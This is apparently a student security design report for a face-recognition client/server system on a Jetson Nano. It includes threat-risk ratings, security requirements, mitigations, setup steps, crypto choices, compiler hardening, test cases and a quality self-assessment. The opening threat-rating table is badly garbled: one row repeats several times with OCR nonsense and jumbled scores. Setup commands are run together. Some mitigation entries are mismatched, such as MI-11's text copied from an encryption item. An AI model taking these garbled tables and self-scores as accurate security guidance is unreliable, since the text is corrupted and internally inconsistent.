TR-62	Face Recognition data	Tampering/ Information Disclosure [Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition data, an attacker can steal information from the system. Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors for Factors Skill level	Range 3 - Network and programming skills and - Possible reward 7 - Some access or resources required 7 - Some access or resources required 8 - Cevrious 8 - Logged without review Estimating Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources	Likelihooc Likelihooc	Severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of	Range 5 - Extensive critical data distales data distales desired sets of secondary secondary several secondary sevices intermentaled of the secondary sevices intermentaled of the secondary sevices annual profit 5 - Loss of secondary sevices intermentaled of the secondary sevices of secondary sevices of secondary sevices of secondary sevices intermentaled of the secondary sevices intermentaled of 7 - Possibly	Score 5.25	MEDIUM (Risk Severity Medium
TR-62	Face Recognition data	[Tnreat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system. Threat Group N/A [Tnreat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decryot the encrypted file, and	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion factors for Factors Skill level Motive Opportunity Group Size	Range 3 - Network and programming skills 4 - Possible 7 - 5 - Easy 5 - Cibvious 8 - Logged without review Estimating Range 3 - Network and programming skills 4 - Possible 7 - 5 - 5 - 5 - 5 - 5 - 5 - 5 - 5 - 5 -	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Reputation Factors Factors Loss of confidentiality Loss of integrity Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Loss of accountability	Range 5 - Extensive critical data disclosed of secondary secondary secondary secondary secondary secondary services intermeted of 7 - Possibly traceable 7 - Significant effect on annual profit 5 - Loss of geodelil 5 - Los of geodelil 5 - Clear of people or Estimatii 8 - Clear Core Extensive critical data disclosed 1 - Minimal slightly secondary services intermeted 1 - Minimal slightly services intermeted 1 - Minimal slightly services intermeted 1 - Minimal slightly services 7 - Possibly traceable	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity
TR-62	Face Recognition data	Tampering/ Information Disclosure [Tinreat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system. Threat Group N/A [Tinreat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors for Factors Skill level Motive Opportunity	Range 3 - Network and programming skills 4 - Possible 7 - 5 - Easy 5 - Cibvious 8 - Logged without review Estimating Range 3 - Network and programming skills 4 - Possible 7 - 5 - 5 - 5 - 5 - 5 - 5 - 5 - 5 - 5 -	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of	Range 5 - Extensive critical data disclosed 7 - Extensive sefousity corrupt data of the competition of the	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or anonomal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system. Threat Group N/A [Threat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decryot the encrypted file, and steal information.	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery exploit Awareness Infruston detection Factors Skill level Motive Opportunity Group Size Ease of	Range 3 - Network and programming skills and programming skills to reward 7 - Some access or resources required 7 - S - Easy 6 - Obvious 8 - Logged without review Estimating Range 3 - Network and programming skills to resources required 7 - Some access or resources required 7 - Some access or resources required 7 - Easy	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of accountability Loss o	Range 5 - Extensive critical data disclosed correctioned data calculated and consideration of the consideration o	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or anonomal operation in the face recognition result. By stealing facial recognition fasts, an attacker can steal information from the system. Threat Group N/A [Threat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decryot the encrypted file, and steal information. An attacker can liner the key used for encryption through statistical analysis of the	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Ease of exploit Motive	Range 3 - Network and programming skills and	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Financial damage Non-compliance Privacy violation Tactors for Confidentiality Loss of availability Loss of availability Loss of integrity Loss of availability Financial damage	Range 5 - Extensive critical data disclosed congected data electrons and the congected data of the congected data electrons and the	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or anonomal operation in the face recognition result. By stealing facial recognition fasts, an attacker can steal information from the system. Threat Group N/A [Threat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decryot the encrypted file, and steal information. An attacker can liner the key used for encryption through statistical analysis of the	Estimating Factors Threat Agen Vulnerability Estimating Factors Threat Agen	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion Gedeotion Factors for Factors Skill level Opportunity Oroup Size Ease of discovery Ease of discovery Ease of discovery	Range 3 - Network and programming skills and programming skills to reward 7 - Some access or resources required 7 - S - Easy 6 - Obvious 8 - Logged without review Estimating Range 3 - Network and programming skills to resources required 7 - Some access or resources required 7 - Some access or resources required 7 - Easy	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compilation Factors f Factors Loss of confidentiality Loss of availability Loss of availability Loss of availability Financial damage Reputation Factors Fa	Fange 5 - Extensive critical data disclosed 7 - Extensive serously competition of the critical data disclosed 1 - Micrimal slightly competition of the competition o	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity
TR-62	Face Recognition data	[Threat] By modifying the face recognition data, an attacker may cause an error or anonomal operation in the face recognition result. By stealing facial recognition fasts, an attacker can steal information from the system. Threat Group N/A [Threat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decryot the encrypted file, and steal information. An attacker can liner the key used for encryption through statistical analysis of the	Estimating Factors Threat Agen Vulnerability Estimating Factors Threat Agen	Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Ease of exploit Motive	Range 3 - Network and programming skills 4 - Possible to reward 7 - Some accounces required 7 - Some accounces required 8 - Logged without review Estimating Range 3 - Network and programming skills 4 - Possible 4 - Possible 7 - Some accounces required 7 - Some accounces required 7 - Easy 5 - Easy	Likelihooc Likeli Score	MEDIUM Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of availability Financial damage Reputation damage Reputation damage Reputation damage Reputation damage Reputation damage	Fange 5 - Extensive critical data disclosed compet data relative services information of the compet data relative services information of the compet data relative services information of the compet data relative services information of services information of services information of services relative services information of services information of services information of the competition of	Score 5.25 Impact Impact Imp	MEDIUM MEDIUM Severity	Medium Overall Risk Severity

7. Security Requirements

We've derived the security requirements through the STRIDE methodology. And we found out some of security requirements are linked to system requirements, section 2 above.

SR-ID	Security Requirement	Mapping with system requirement	Mitigation ID
SR-01	A strong authentication method should be used.	CMU-REQ-D-09	MI-10
SR-02	Cryptographically strong password should be used.		MI-01
SR-03	Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly.	CMU-REQ-D-15	MI-04
SR-04	Input validation check is required in Client side.		MI-05
SR-05	Only the verified server and client should be connected and communicated.		MI-11
SR-06	Protect Camera from physical damage		MI-08
SR-07	Restrictions related to files are necessary to avoid system problems.		MI-12
SR-08	Save contents of the communication as a log and use as proof of non-repudiation.		MI-09
SR-09	Server and client must communicate using an encrypted channel.	CMU-REQ-D-02	MI-02
SR-10	The system must perform an integrity check before using user credentials.		MI-07
SR-11	The system shall know the change of the user credential data.		MI-07
SR-12	Use well-known cryptographic libraries and robust algorithms.		MI-03, MI-07
SR-13	User Credential Data should be encrypted in the storage.	CMU-REQ-D-10	MI-03
SR-14	Video Stream over the connection should be protected.		MI-02
SR-15	A server and client program must perform an integrity check before using a certificate or key.		MI-13
SR-16	Face recognition data should be encrypted in the storage.		MI-06
SR-17	Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult		MI-14
SR-18	ROOT encrypt key must be protected from binary analysis		MI-15


8. Mitigation

We were trying to mitigate the threat and mentioned in the Security Requirements, section 7. And we've derived the result below.

MI-ID	Mitigation
	Apply setting policy of cryptographically strong password
MI-01	- Enforce passwords longer than 7 characters.
	- Forces the use of mixed the letters of the alphabet and numbers.
N41 00	Communicate using Encrypted channel
MI-02	 using protocol TLS1.2 or higher Consider mutual authentication between server and client
	Encrypt user credential data in storage
	- Use OpenSSL library of latest version (1.1.1k)
MI-03	- Use an algorithm that are stronger than AES256
	- Use CBC or GCM mode
	Implement robust system
MI-04	- Error handling
IVII-04	- Exception handling
	- Finding countermeasures for predictable abnormal conditions
MI-05	Input validation check
IVII OO	- Input sanitization
	Encrypt face recognition data in storage
MI-06	- Use OpenSSL library of latest version (1.1.1k)
	- Use an algorithm that are stronger than AES256 - Use CBC or GCM mode
	Integrity Check with hash function
MI-07	- Use OpenSSL library of latest version (1.1.1k)
IVII O7	- Use an algorithm that are stronger than sha256
141.00	Protect from physical damage
MI-08	- Wrap the camera module out of sight, or glue the cable to the camera.
MI-09	Save contents of communication as a log
1011-09	- Save log of the request and response between the server and the client
	Strong authentication method
MI-10	- Consider 2-Factor-Authentication method
	Gorside 2 Factor Admentication method
	Use mutual authentication
MI-11	- Using protocol TLS1.2 or higher
	- Use mutual authentication between server and client
	Validation of image when file saving
MI-12	- File name verification(uniqueness) when image save : generate the name of file using random number.
	- File size validation when image save Certificate & Key file existence check
	Integrity Check with hash function
MI-13	- Use OpenSSL library of latest version (1.1.1k)
	- Use an algorithm that are stronger than sha256
	Use random encrypt key
MI-14	- use TRNG (True Random Number Generator) is best
	- Cryptographically secure pseudorandom number generator can be used alternatively
	Protect ROOT encryption key
MI-15	- HSM (Hardware Secure Module) is best
	- alternatively White-box Cryptography or Code obfuscation method can be used

9. Architecture

9.1. Overall Architecture



9.2. Terminology and Definitions

Terminology	Definitions
CA CRT	Self-signed Root Certificate
CRT	CA signed Certificate
Key	Private Key
Login info	Client id/password to connect server
Face Image	The face image registered with name by client
faceNet model	Face recognition model
Machine learning model	TensorRT machine learning model
Secure Mode	The photo is being transferred securely through TLS
Non Secure Mode	The photo is being transferred through non TLS TCP
Test Mode	The photo is generated from the Friends video file
Learn Mode	Request saving the current face image
Secure channel for control data	TLS TCP connection.
	The request and response message is transmitted.
Secure channel for photo	TLS TCP connection.
	The photo data is transmitted from the server to the client
Non-secure channel for photo	TCP connection.
	The photo data is transmitted from the server to the client
Secure channel for face recognition info	TLS TCP connection.
	The coordination of the recognized face on the photo and
	the recognized name is transmitted from the server to the
	client

9.3. Source Directory

```
source repo
          – source
              — client
                   src common
                                                             // client source codes
                          keys
                                                            // self signed root certificate
// CA signed certificate & Private key for client
// CA signed certificate & Private key for server
                                  - client
                                 – server
                          - libs
                                                             // crypto library to support crypto API and to verify the integrity of keys. // the root key for the crypto API are included as a string with obfuscated.
                               – libcertcheck
                   server
                                                             // the path of faceNet models
// the path of the photo registered with name. the filename and contents are encrypted
// the path of machine learning model in MTCNN_FaceDetection_TensorRT
// server source codes
// TensorRT L2-Norm Helper
                         facenetModels
                        imgs
mtCNNModels
                        trt_l2norm_helper
```

9.4. Setup Guide

9.4.1. Server

dependency	Minimal Version
g++	7.5.0
cmake	3.8.0
libssl-dev	1.1.1
libglib2.0-dev	2.56.4
libopency-dev	4.1.1
python	3.6.9
tensorrt	7.1.3.0-1+cuda10.2
git clone https://github.com/prayam/cmu_project.gcd cmu_project/source/server python3 step01_pb_to_uff.py rm -rf MTCNN_FaceDetection_TensorRT/git clone https://github.com/PKUZHOU/MTCNN_Fmv MTCNN_FaceDetection_TensorRT/det* ./mtCmkdir build; cd build cmake make -j	FaceDetection_TensorRT
sudo systemctl restart nvargus-daemon && ./LgFa	aceRecDemoTCP_Jetson_NanoV2 5000

9.4.2. Client

./client

dependency	Minimal Version
g++	7.5.0
cmake	3.0.0
libssl-dev	1.1.1f
libgtkmm-3.0-dev	3.24.2
libopency-dev	4.2.0
apt update	
apt upgrade	
apt install git cmake gcc g++ libssl-dev lib	gtkmm-3.0-dev libopencv-dev
git clone https://github.com/prayam/cmu_r	project.git
cd cmu_project/source/client/ && mkdir bu	uild; cd build && cmake && make
vi ./remote.config # modify file to set remo	ote ip address

9.5. Crypto Algorithms

9.5.1. Primitives and Algorithms

- 1. Crypto Library: OpenSSL
- 2. Version: 1.1.1
- 3. OpenSSL has known vulnerabilities, but Jetson Nano Development Environment has dependencies to OpenSSL 1.1.1 (ex: curl, cmake ...), so we use this version as is.
- 4. Followings are known vulnerabilities on OpenSSL 1.1.1
 - A. CVE-2021-3449
 - B. CVE-2021-23841
 - C. CVE-2021-23840
 - D. CVE-2020-1971
 - E. CVE-2019-1563
 - F. CVE-2019-1552
 - G. CVE-2019-1551
 - H. CVE-2019-1549
 - I. CVE-2019-1547
 - J. CVE-2019-1543
 - K. CVE-2019-0190
 - L. CVE-2018-0735
 - M. CVE-2018-0734
 - N. CVE-2007-5502

9.5.2. Symmetric cipher algorithm

- 1. Algorithm: AES
- 2. Key Size: 256 bits
- 3. Mode of Operation: CBC
- 4. Key derivation function: PBKDF2


9.5.3. Methods of Secret Hiding

 Code obfuscation: Hardware security module will provide the strong security strength. However, the system in this project has no support of hardware security anchor (e.g. TPM, HSM, PUF, TE etc.), So Code obfuscation is practical alternative choice (unless Whitebox crypto is not considered). Code obfuscation is less secure than Whitebox crypto, however, it provides the reliable security strength against real-world attacks.


9.5.4. User Data Encryption/ Decryption

- 1. Server encrypt user data. Examples of user data includes followings
 - A. Al classified photo

- B. User credentials
- C. Key and CRT for TLS
- 2. Overall flows on user data encryptions are shown in the figure below



- A. AES key for ROOT is obfuscated and distributed in code
- B. Use PBKDF2 function for derive ROOT key
- C. Create hash and attach for Integrity verification
- D. Generate Random Number and use it for AES encrypt key in every time at encrypt User Data
- 3. Overall flows on user data decryptions are shown in the figure below



9.6. Compile Options

Defenses at the compiler, check the mitigation technologies in use by processes on a Linux system.

- checksec.sh (https://www.trapkit.de/tools/checksec/)
 - A. Modern Linux distributions offer some mitigation techniques to make it harder to exploit software vulnerabilities reliably. Mitigations such as RELRO, NoExecute (NX), Stack Canaries, Address Space Layout Randomization (ASLR) and Position Independent Executables (PIE) have made reliably exploiting any vulnerabilities that do exist far more challenging. The checksec.sh script is designed to test what standard Linux OS and PaX security features are being used.
 - B. Result of running checksec.sh (before)
 - i. Symbols is not striped
 - ii. RW-RUNPATH

RI	ELRO	STACK	CANARY	NX	PIE	RPATH	RUNPATH	Symbols
F	ORTIFY Fortifie	ed	Fortifia	able FILE				
F	ıll RELRO	Canary	found	NX enabled	PIE enabled	No RPATH		5215 Symbols
1	es 0		34	LgFaceRecDemoTC	P_Jetson_NanoV2			

- C. Result of running checksec.sh (after apply options for defenses)
 - i. Add Symbol stripped option
 - ii. Apply option for "No RUNPATH"

```
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols
FORTIFY Fortified Fortifiable FILE
Full RELRO Canary found NX enabled PIE enabled No RPATH No RUNPATH No Symbols
Yes 3 19 LgFaceRecDemoTCP_Jetson_NanoV2
```

D. Corresponding cmake options are as follows.

```
--- a/source/LgFaceRecDemoTCP_Jetson_NanoV2/CMakeLists.txt
+++ b/source/LgFaceRecDemoTCP_Jetson_NanoV2/CMakeLists.txt
@@ -29,6 +29,7 @@ if(CUDA_VERSION_MAJOR GREATER 9)
endif()

set(CMAKE_CXX_FLAGS "-Wno-deprecated-declarations")
+set(CMAKE_EXE_LINKER_FLAGS "${CMAKE_EXE_LINKER_FLAGS} -s")
+set(CMAKE_SKIP_RPATH TRUE)
+set(CMAKE_INSTALL_RPATH "")
```

9.7. Client Program Guide





•ID Input: Input ID (Alphabet and number are accepted only)

- Pass Input: Input Password (Minimum eight characters, at least one alphabet, one number and one special character)
- •Login Button: Login with ID/PASS. For 2FA, the admin face should be recognized by server
- •Logout Button: Logout. disconnect with server
- •Secure Mode Checkbox: Represented whether the photo is being transferred securely through TLS or not.
- •**Test Mode Checkbox**: Represented the point where is generated of photo. checked camera, unchecked file
- •Pause Button: The photo is stopped to register new person into the server. Name Input would be enabled only when it's pushed and the person exists with valid recognized face. If you cannot get the face recognized photo, resume and pause again.
- •Name Input: The name of the person
- •Learn Mode Save Button: Request the saving of photo to the server

9.8. Test Cases

Т	C Name		Step	Expected	Execution Result
1	id validation	1	type id more than 10 len	cannot type character more than 10	OK
2	pass validation	1	type pass more than 20 len	cannot type character more than 20	OK
3	login	1	type id something	check login button is not activated	OK
		2	make id to empty string	check login button is not activated	OK
		3	type pass something	check login button is not activated	OK
		4	type id,pass something	check login button is activated	OK
		5	disconnect client and server in the local network		OK
		6	push login button	check alert 'Connection Fail'	OK
		7	connect client and server in the local network		OK
		8	Do not meet the condition below - type alphabet and number in id - Minimum eight characters, at least one letter, one number and one special character on password	check login button is activated	OK
		9	push login button and show admin user face on camera	check alert 'Show your face on camera' after 5 sec, check alert 'Connection Fail'	OK
		10	type valid id, pass		OK

		11	push login button and show admin user face on camera within 5sec	check id, pass, login button component are deactivated secure mode check button activated and checked check running secure run mode (camera is on and I can see the camera)	OK
4	4 logout		login is needed		OK
		1	check id,pass components are activated other componens are deactivated all connection with server are disconnected		ОК
5	5 secure & run mode		login is needed		OK
			enable checkbox of Secure Mode disable checkout of Test Mode	securely receive the image data generated from server camera	OK
6	secure &	pre	login is needed		OK
	test mode		enable checkbox of Secure Mode enable checkout of Test Mode	data generated from server	
7	non	pre	login is needed		OK
secure & run mode		1	disable checkbox of Secure Mode disable checkout of Test Mode	receive the image data generated from server camera	OK
8	8 non		login is needed		OK
secure & test mode		1	disable checkbox of Secure receive the image data generated from server media enable checkout of Test Mode file		OK
9	Learn Mode	pre	login is needed select test mode		ОК
		1	push Pause button when no face recognition	photo is stopped. no face recognition photo is stopped. no face recognition Pause button is changed to "Resume need to pause again to Save Picture" button	
		2	push Resume button	photo is played	OK
		3	push Pause button when face recognition	nen face photo is stopped. one face recognition is represented Pause button is changed to "Resume" button. Name input is enabled	
		4	type name more than 20 len	"Learn Mode - Save" button is enabled	OK
		5	on Name input remove and empty name on Name input	"Learn Mode - Save" button is disabled	ОК
		6	type name again on Name input	"Learn Mode - Save" button is enabled	OK
		7	push "Resume" button	confirm "save done" dialog	OK

9.9. Implementation of mitigation

MI-ID	Mitigation	Implementation		
MI-01	Apply setting policy of cryptographically strong password - Enforce passwords longer than 7 characters Forces the use of mixed the letters of the alphabet and numbers.	Validating the condition below for password - Minimum eight characters, at least one letter, one number and one special character		
MI-02	Communicate using Encrypted channel - using protocol TLS1.2 or higher - Consider mutual authentication between server and client	Apply TLS1.3 Apply Mutual Authentication (it's included in TLS handshake)		
MI-03	Encrypt user credential data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC of GCM mode	Couldn't use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used. AES256-CBC is used.		
MI-04	Implement robust system - Error handling - Exception handling - Finding countermeasures for predictable abnormal conditions	Error and exception handling is applied properly in server & client program. If client and server are not connected in the local network, the timeout is applied in order to prevent program hang. Also if the client and server are disconnected abnormally, restore the program state to the initial state.		
MI-05	Input validation check - Input sanitization	All user input (id, password, name, ipaddr, etc) are checked correctly.		
MI-06	Encrypt face recognition data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC or GCM mode	Couldn't use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used. AES256-CBC is used.		
MI-07	Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256	Couldn't use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used. SHA256 is used for checking integrity TLS key and CRT.		
MI-08	Protect from physical damage - Wrap the camera module out of sight, or glue the cable to the camera.	It's out of SW boundary.		
MI-09	Save contents of communication as a log - Save log of the request and response between the server and the client	Print the message send and receive log at client and server side		
MI-10	Strong authentication method - Consider 2-Factor-Authentication method	To use the system, the admin id and password is needed. Also the admin face should be recognized. If server doesn't have admin face, it should be registered by server command.		
MI-11	Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and client	Couldn't use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used. AES256-CBC is used.		
MI-12	Validation of image when file saving - Limit on number of files - File name verification when image save - File size validation when image save	Limit on number and size of files is not implemented yet. Validating the condition below for file name - The alphabet, numbers, and the special character (,``-) can be accepted.		
MI-13	Certificate & Key file existence check Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256	Couldn't use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used. SHA256 is used for checking integrity TLS key and CRT.		
MI-14	Use random encrypt key - use TRNG (True Random Number Generator) is best - Cryptographically secure pseudorandom number generator can be used alternatively	Pseudorandom number is used in openSSL library.		
MI-15	Protect ROOT encryption key - HSM (Hardware Secure Module) is best - alternatively White-box Cryptography or Code obfuscation method can be used	Code obfuscation method is applied.		

9.10. Quality Attributes according to ISO/IEC 25023

With respect to quality attributes in order to apply objective standards, we were trying to adapt measurement of system and software product quality of SW ISO/IEC 25023.

Here is the table mentioning the measures of SW attributes from ISO/IEC 25023(as international standard).

Attribu tes	Characteri stics	Description	ID	Measure Name	
Securi	Confidenti	Confidentiality measures are used to	SCo-2-G	Data encryption correctness	
ty			Sco-3-5	Strength of cryptographic algorithm	
		or system ensures that data are accessible only to those authorized to			
		have access.			
	integrity	Integrity measures are used to	SIn-1-G	Data integrity	
		assess the degree to which a system,	SIn-2-G	Internal data corruption prevention	
	product or component prevents			(Examples of internal methods for data	
	unauthorized access to, or			corruption prevention are back up data	
	modification of, computer programs or data.			frequently, compare data to reference data periodically, store data in multiple mirror sites.)	
			SNo-1-G	Digital signature usage (Certificates and	
	repudiatio	to assess the degree to which actions	0.10	security algorithms are also helpful to improve	
	n	or events can be proven to have		non-repudiation)	
	measures taken place, so that the events or			,	
	actions cannot be repudiated later.				
	Accountab	Accountability measures are used to	SAc-2-S	System log retention	
	ility assess the degree to which the				
	actions of an entity can be traced				
	uniquely to the entity.				
	Authenticit	Authenticity measures are used to	SAu-2-S	Authentication rules conformity	
	У	assess the degree to which the			
		identity of a subject or resource can			
		be proved to be the one claimed.			

Note: The table above is not full categories mentioned by ISO25023.

We've collected several measures in SW attributes so that we can applied these measures to the assessment of security requirement. And we've assessed security requirements with a perspective of quality attributes.

It's the assessment of security requirement table below.

SR- ID	Security Requirement	Relations	Quality Attributes : meets the criteria	QA Assessment using measures from ISO25023
SR- 01	A strong authentication method should be used.	MI-10, CMU- REQ-D-09	2FA Method : What you know, What you are, What you have	100/100 pts - What you know(ID/PW), - What you are(Bio Info.)
SR- 02	Cryptographically strong password should be used.	MI-01	Enforce passwords longer than 7 characters. Forces the use of mixed the letters of the alphabet and numbers.	100/100 pts - Length of PW is 8~20 - mixed the letters of the alphabet and numbers.
SR- 03	Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly.	MI-04, CMU- REQ-D-15	Perform Test Cases in Section of 9.8	100/100 pts - All Pass
SR- 04	Input validation check is required in Client side.	MI-05	Test Cases: TC1, TC2, TC3-8, TC3-9	100/100 pts - All Pass
SR- 05	Only the verified server and client should be connected and communicated.	MI-11	TLS Implementation	100/100 pts Confirmed the wireshark tool
SR- 06	Protect Camera from physical damage	MI-08	Shield the camera cable	Not yet
SR- 07	Restrictions related to files are necessary to avoid system problems.	MI-12	Implementation	Not yet
SR- 08	Save contents of the communication as a log and use as proof of non-repudiation.	MI-09	logger Implementation	100/100 pts - Print the message send and receive log

SR- 09	Server and client must communicate using an encrypted channel.	MI-02, CMU- REQ-D-02	Apply TLS1.3 , Mutual Authentication	100/100 pts Confirmed the wireshark tool
SR- 10	The system must perform an integrity check before using user credentials.	MI-07	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR- 11	The system shall know the change of the user credential data.	MI-07	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR- 12	Use well-known cryptographic libraries and robust algorithms.	MI-03, MI- 07	Implement encryption using AES256 with OpenSSL1.1.1k	90/100 pts Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR- 13	User Credential Data should be encrypted in the storage.	MI-03, CMU- REQ-D-10	Implement encryption using AES256-CBC	100/100 pts Implement encryption using AES256-CBC
SR- 14	Video Stream over the connection should be protected.	MI-02	Implement TLS1.3	100/100 pts Confirmed the wireshark tool
SR- 15	A server and client program must perform an integrity check before using a certificate or key.	MI-13	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR- 16	Face recognition data should be encrypted in the storage.	MI-06	Implement encryption using AES256 with OpenSSL1.1.1k	90/100 pts Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR- 17	Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult	MI-14	Using Pseudorandom number	100/100 pts Pseudorandom number is used in openSSL library
SR- 18	ROOT encrypt key must be protected from binary analysis	MI-15	Apply the Code obfuscation method	100/100 pts Code obfuscation method is applied.

10. Static Analysis

In this static analysis, it is very helpful for us to check the initial vulnerabilities of our code.

We're actually thinking of how to check vulnerabilities of the code and we wanted to detect them using any kind of static tools. Firstly, we used two tools in syllabus—Flawfinder. The reason why is this tool is introduced in the syllabus and it's appropriate considering the time pressure so that we can adapt it.

Tools	Support C/C++	Free software	Latest release	Comment
Flawfinder	0	0	O (2021-06-03)	Detecting BOF and reporting HTML and csv format for reviewer
RATS	0	0	X (2014-01-01)	Detecting BOF, TOCTOU, Race condition
SpotBugs	X (Java)	0	O (2021-04-16)	Like as findbug, Java code
SonarQube	0	X	O (2021-05-04)	
PMD	X (Java, JS,)	0	O (2021-05-29)	Java code
Klocwork	0	X	O (2021-01)	
Cppcheck	0	0	O (2021-03-23)	Detecting BOF, exception handling, memory leak, unused variables and functions, uninitialized variable
Coverity	0	Χ	0	Need build environment

